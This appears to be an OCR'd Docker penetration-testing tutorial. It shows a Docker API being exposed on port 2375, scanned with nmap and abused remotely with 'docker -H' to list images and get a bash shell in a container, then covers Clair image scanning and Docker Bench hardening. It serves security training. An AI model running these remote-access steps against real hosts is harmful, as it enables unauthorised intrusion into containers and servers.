iGNITE Technologies

DOCKER
PENETRATION TESTING

WWW.HACKINGARTICLES.IN

TABLE OF CONTENTS

Abstract

We are moving from virtualization to containerization and we are all familiar with the container services such as docking or quay.io. You can pick a dock image for a particular application by selecting several choices. As you know, when a developer works with a container, it not only packs the program but is part of the OS, and we do not know whether the connect libraries have been patched or vulnerable.

iGNITE Technologies

Docker Architecture


Docker Architecture

Docker uses a client-server architecture, the main components of the docker are docker-daemon, docker-CLI and API.

Docker Daemon: Use manage docker object such as network, volume, docker image & container.


Docker CLI: A command-line interface used to execute the command to pull, run and build the docker image.

Docker API: It is a kind of interface used between Daemon and CLI to communicate with each other through Unix or TCP socket.



As we know the usage of docker service in any organisation at their boom because it has reduced efforts of the developer in the host in the application within their infrastructure. When you install docker on a host machine, the daemon and CLI communicate with each other through Unix Socket that represents a loopback address. If you want to access the docker application externally, then bind the API over a TCP port.

The time you allow the docker API to be accessed over TCP connection through ports such as 2375, 2376, 2377 that means a docker CLI which is running outside the host machine will be able to access the docker daemon remotely.



The attacker always checks for such type of port using Shodan, they try to connect with docker remotely in order to exploit the docker daemon. Their several docker application listening over port 2375 for remote connection.

iGNITE Technologies

Docker API

Docker API

Enable Docker API for Remote connection

Initially, you can observe that the target host does not have any port open for docker service when we used Nmap port scan for 192.168.0.156 which is the IP of the host machine where docker application is running.


```
root@kali:~# nmap -p- 192.168.0.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 10:54 EDT
Nmap scan report for 192.168.0.156
Host is up (0.00085s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 00:0C:29:23:4C:CC (VMware)
```

At host machine, we try to identify a process for docker, as we have mentioned above by default it runs over Unix sockets.

```
ps -ef | grep docker
```


```
root@ubuntu:~# ps -ef | grep docker
root         894       1  0 07:52 ?        00:00:01 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        1577     894  0 07:52 ?        00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8080 -container-ip 172.17.0.2 -container-port 80
root        1583     818  0 07:52 ?        00:00:00 containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1.linux/moby/f9c95399418595d4087d427c9b47580360de548ebd961d291a7e2be52922d179 -address /run/containerd/containerd.sock -containerd-binary /usr/bin/containerd -runtime-root /var/run/docker/runtime-runc
```

Now modify the configuration for REST API in order to access the docker daemon externally.




Make the changes as a highlight in the image with the help of following commands.

```
nano /lib/systemd/system/docker.service

-H=tcp://0.0.0.0:2375

systemctl daemon-reload

service docker restart
```




Now, if you will explore the docker process, you will notice the change.



Abusing Docker API

Now attacker always looks for such network IP where docker is accessible through API over 2375/TCP port in order to establish a remote connection with the docker application. As you can see, we try to scan the host machine to identify open port for docker API using Nmap port scan.

```
nmap -p- 192.168.0.156
```



Once the port is open and accessible, you can try to connect with docker daemon on the target machine. But for this, you need to install a docker on your local machine too. So, we have installed docker on Kali Linux as well as we docker running on our target machine too. Now to ensure that we can access docker daemon remotely, we execute the following command to identify the installed docker version.

Syntax: docker -H <remote host ip> :<port> <docker-command>

```
docker -H 192.168.0.156:2375 version
```

```
root@kali:~# docker -H 192.168.0.156:2375 version
Client:
 Version:           19.03.12
 API version:       1.40
 Go version:        go1.14.4
 Git commit:        48a6621
 Built:             Mon, 13 Jul 2020 13:49:29 +0700
 OS/Arch:           linux/amd64
 Experimental:      false

Server:
 Engine:
  Version:          19.03.8
  API version:      1.40 (minimum version 1.12)
  Go version:       go1.13.8
  Git commit:       afacb8b7f0
  Built:            Thu Jun 18 08:26:54 2020
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.3.3-0ubuntu2
  GitCommit:
 runc:
  Version:          spec: 1.0.1-dev
  GitCommit:
 docker-init:
  Version:          0.18.0
  GitCommit:
```

Further, we try to enumerate the docker images running on the remote machine


```
docker -H 192.168.0.156:2375
```

```
root@kali:~# docker -H 192.168.0.156:2375 images
REPOSITORY                                TAG                 IMAGE ID            CREATED
metasploitframework/metasploit-framework  latest              43baf97f1140        2 months ago
golang-cross-compile                      latest              de7210dba8d9        2 months ago
googlesky/sqlmap                          latest              b20a9fc4ac67        2 months ago
wpscanteam/wpscan                         latest              66bb7d6b8e74        2 months ago
ubuntu                                    16.04               c522ac0d6194        2 months ago
arminc/clair-db                           latest              25127a728f54        2 months ago
arminc/clair-local-scan                   latest              7165a1ff9ab2        2 months ago
burstears/enum4linux                      latest              719d73dfef83        2 months ago
bcsecurity/empire                         latest              4253b38284c9        2 months ago
debian                                    jessie              a3590c0e9ff9        3 months ago
instrumentisto/nmap                       latest              022eb5d2e488        3 months ago
rflathers/impacket                        latest              ea6e76654beb        3 months ago
alpine                                    latest              a24bb4013296        3 months ago
carvesystems/vulnerable-graphql-api       latest              6354fa9c6f49        4 months ago
securecodebox/nmap                        latest              ef2ad270b0c8        7 months ago
```

Similarly, we try to identify the process for running a container with the help of the following command, so that we can try to access the container remotely.

```
docker -H 192.168.0.156:2375 ps -a
docker -H 192.168.0.156:2375 exec -it
<Container ID> /bin/bash
```

Thus, in this way, the weak configured API which is exposed for external connection can be abused an attack. This could result in container hijacking or an attacker can hide the persistence threat for reverse connection. Also, if the installed version of docker is exploitable against container escape attack, then, the attack can easily compromise the whole host machine and try to obtain the root access of the main machine (host).



iGNITE Technologies

Docker for Pentester: Image Vulnerability Assessment


Docker for Pentester: Image Vulnerability Assessment

Clair: Vulnerability

Installation


CoreOS has created an awesome container scan tool called Clair. Clair is an open-source project for the static analysis of vulnerabilities in apps and Docker containers. You can clone the package with the help of git, using the following command

```
git clone https://github.com/arminc/clair-scanner.git
```




The scanner is developed in go language, therefore going on your local machine over which is docker is running.

```
apt install golang
```




Build the library to install all dependencies of the Clair.


```
cd clair-scanner
make build
```




```
make cross
```



As you can see, we have the following file in the bucket list.



If in your host machine, you don't have a docker image, you can pull a new image, as we did here to illustrate vulnerability assessment.

```
docker pull ubuntu:16.04
```

```
root@ubuntu:~# docker pull ubuntu:16.04
16.04: Pulling from library/ubuntu
6aa38bd67045: Pull complete
981ae4862c05: Pull complete
5bad8949dcb1: Pull complete
ca9461589e70: Pull complete
Digest: sha256:69bc24edd22c270431d1a9e6dbf57cfc4a77b2da19
Status: Downloaded newer image for ubuntu:16.04
docker.io/library/ubuntu:16.04
```

Now, run the docker image of the Clair that will listen at local port 5432.

```
docker run -d -p 5432:5432 --name db
        arminc/clair-db:latest
```

```
root@ubuntu:~# docker run -d -p 5432:5432 --name db arminc/clair-db:latest
Unable to find image 'arminc/clair-db:latest' locally
latest: Pulling from arminc/clair-db
c9b1b535fdd9: Pull complete
d1030c456d04: Pull complete
d1d0211bbd9a: Pull complete
07d0560c0a3f: Pull complete
ce7fd4584a5f: Pull complete
63eb0325fe1c: Pull complete
b67486507716: Pull complete
f58de2b85820: Pull complete
ca982626dd56: Pull complete
05a443c21363: Pull complete
Digest: sha256:436b969073a4f4633097fbf32f16a5f8a70bd5882db2e90d3e8abf632899200d
Status: Downloaded newer image for arminc/clair-db:latest
09aa495578dcaac1507d79ed2f80235e0430a0942c5df7c5fb2f19ca63859511
```

Also, run the docker image for Postgres to link Clair scan with the help of the following command.


```
docker run -p 6060:6060 --link db:postgres -d
 --name clair arminc/clair-local-scan:latest
```

```
root@ubuntu:~# docker run -d -p 6060:6060 --link db:postgres --name clair arminc/clair-local-scan:latest
Unable to find image 'arminc/clair-local-scan:latest' locally
latest: Pulling from arminc/clair-local-scan
89d9c30c1d48: Pull complete
8ef94372a977: Pull complete
1ec62c064901: Pull complete
a47b1e89d194: Pull complete
bf1a3d234800: Pull complete
e86df44ff081: Pull complete
e4ea05d3fe20: Pull complete
db83214ca2c8: Pull complete
763b27721a28: Pull complete
Digest: sha256:482133d9ce156a59572d4b34035a8254312645bd6475d80b4385d0ee473f4ad1
Status: Downloaded newer image for arminc/clair-local-scan:latest
8eedf7ecbb110e631e50d23f8474d46f1ef2cfed0d6c3aa32429b127e6da64c8
root@ubuntu:~#
```

Now, let's use the Clair for scanning the vulnerability of a container or docker image, with the help of the following command.
Syntax: ./clair-scanner -ip <docker ip> -r output.jason <docker-image>

```
./clair-scanner --ip 172.17.0.1 -r
     report.json ubuntu:16.04
```

Booom!!!! And we got the scanning output which is showing 50 unapproved vulnerabilities.



Bench-Security: Container Hardening

The Docker Bench for Security is a script that checks for dozens of common best-practices around deploying Docker containers in production. The tests are all automated and are inspired by the **CIS Docker Benchmark v1.2.0**.
So, as you can see, we have a few docker images on our host.

```
root@ubuntu:~# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
ubuntu              latest              adafef2e596e        2 days ago
root@ubuntu:~# docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED
f6632467db58        ubuntu              "/bin/bash"         5 seconds ago
root@ubuntu:~#
```

Let's start docker audit for container hardening by executing a set of command as shown here.


```
docker run -it --net host --pid host --userns host --
                cap-add audit_control \
     -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \
                    -v /etc:/etc:ro \
     -v /usr/bin/containerd:/usr/bin/containerd:ro \
          -v /usr/bin/runc:/usr/bin/runc:ro \
        -v /usr/lib/systemd:/usr/lib/systemd:ro \
                -v /var/lib:/var/lib:ro \
    -v /var/run/docker.sock:/var/run/docker.sock:ro \
              --label docker_bench_security \
              docker/docker-bench-security
```

```
root@ubuntu:~# docker run -it --net host --pid host --userns host --cap-add audit_control \
>      -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \
>      -v /etc:/etc:ro \
>      -v /usr/bin/containerd:/usr/bin/containerd:ro \
>      -v /usr/bin/runc:/usr/bin/runc:ro \
>      -v /usr/lib/systemd:/usr/lib/systemd:ro \
>      -v /var/lib:/var/lib:ro \
>      -v /var/run/docker.sock:/var/run/docker.sock:ro \
>      --label docker_bench_security \
>     docker/docker-bench-security
Unable to find image 'docker/docker-bench-security:latest' locally
latest: Pulling from docker/docker-bench-security
cd784148e348: Pull complete
48fe0d48816d: Pull complete
164e5e0f48c5: Pull complete
378ed37ea5ff: Pull complete
Digest: sha256:ddbdf4f86af4405da4a8a7b7cc62bb63bfeb75e85bf22d2ece70c204d7cfabb8
Status: Downloaded newer image for docker/docker-bench-security:latest
# ------------------------------------------------------------------------
# Docker Bench for Security v1.3.4
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker Community Edition Benchmark v1.1.0.
# ------------------------------------------------------------------------

Initializing Thu Jul  9 20:43:49 UTC 2020


[INFO] 1 - Host Configuration
[WARN] 1.1  - Ensure a separate partition for containers has been created
[NOTE] 1.2  - Ensure the container host has been Hardened
[INFO] 1.3  - Ensure Docker is up to date
[INFO]      * Using 19.03.8, verify is it up to date as deemed necessary
[INFO]      * Your operating system vendor may provide support and security maintenance for Docker
[INFO] 1.4  - Ensure only trusted users are allowed to control Docker daemon
[INFO]      * docker:x:133
[WARN] 1.5  - Ensure auditing is configured for the Docker daemon
[WARN] 1.6  - Ensure auditing is configured for Docker files and directories - /var/lib/docker
```

The output results as **Info**, **Warning**, **Pass** and **Notes** for each of the configuration recommendations as mention below:

1. Host Configuration
2. Docker Daemon Configuration
3. Docker Daemon Configuration Files
4. Container Images and Build Files
5. Container Runtime
6. Docker Security Operations

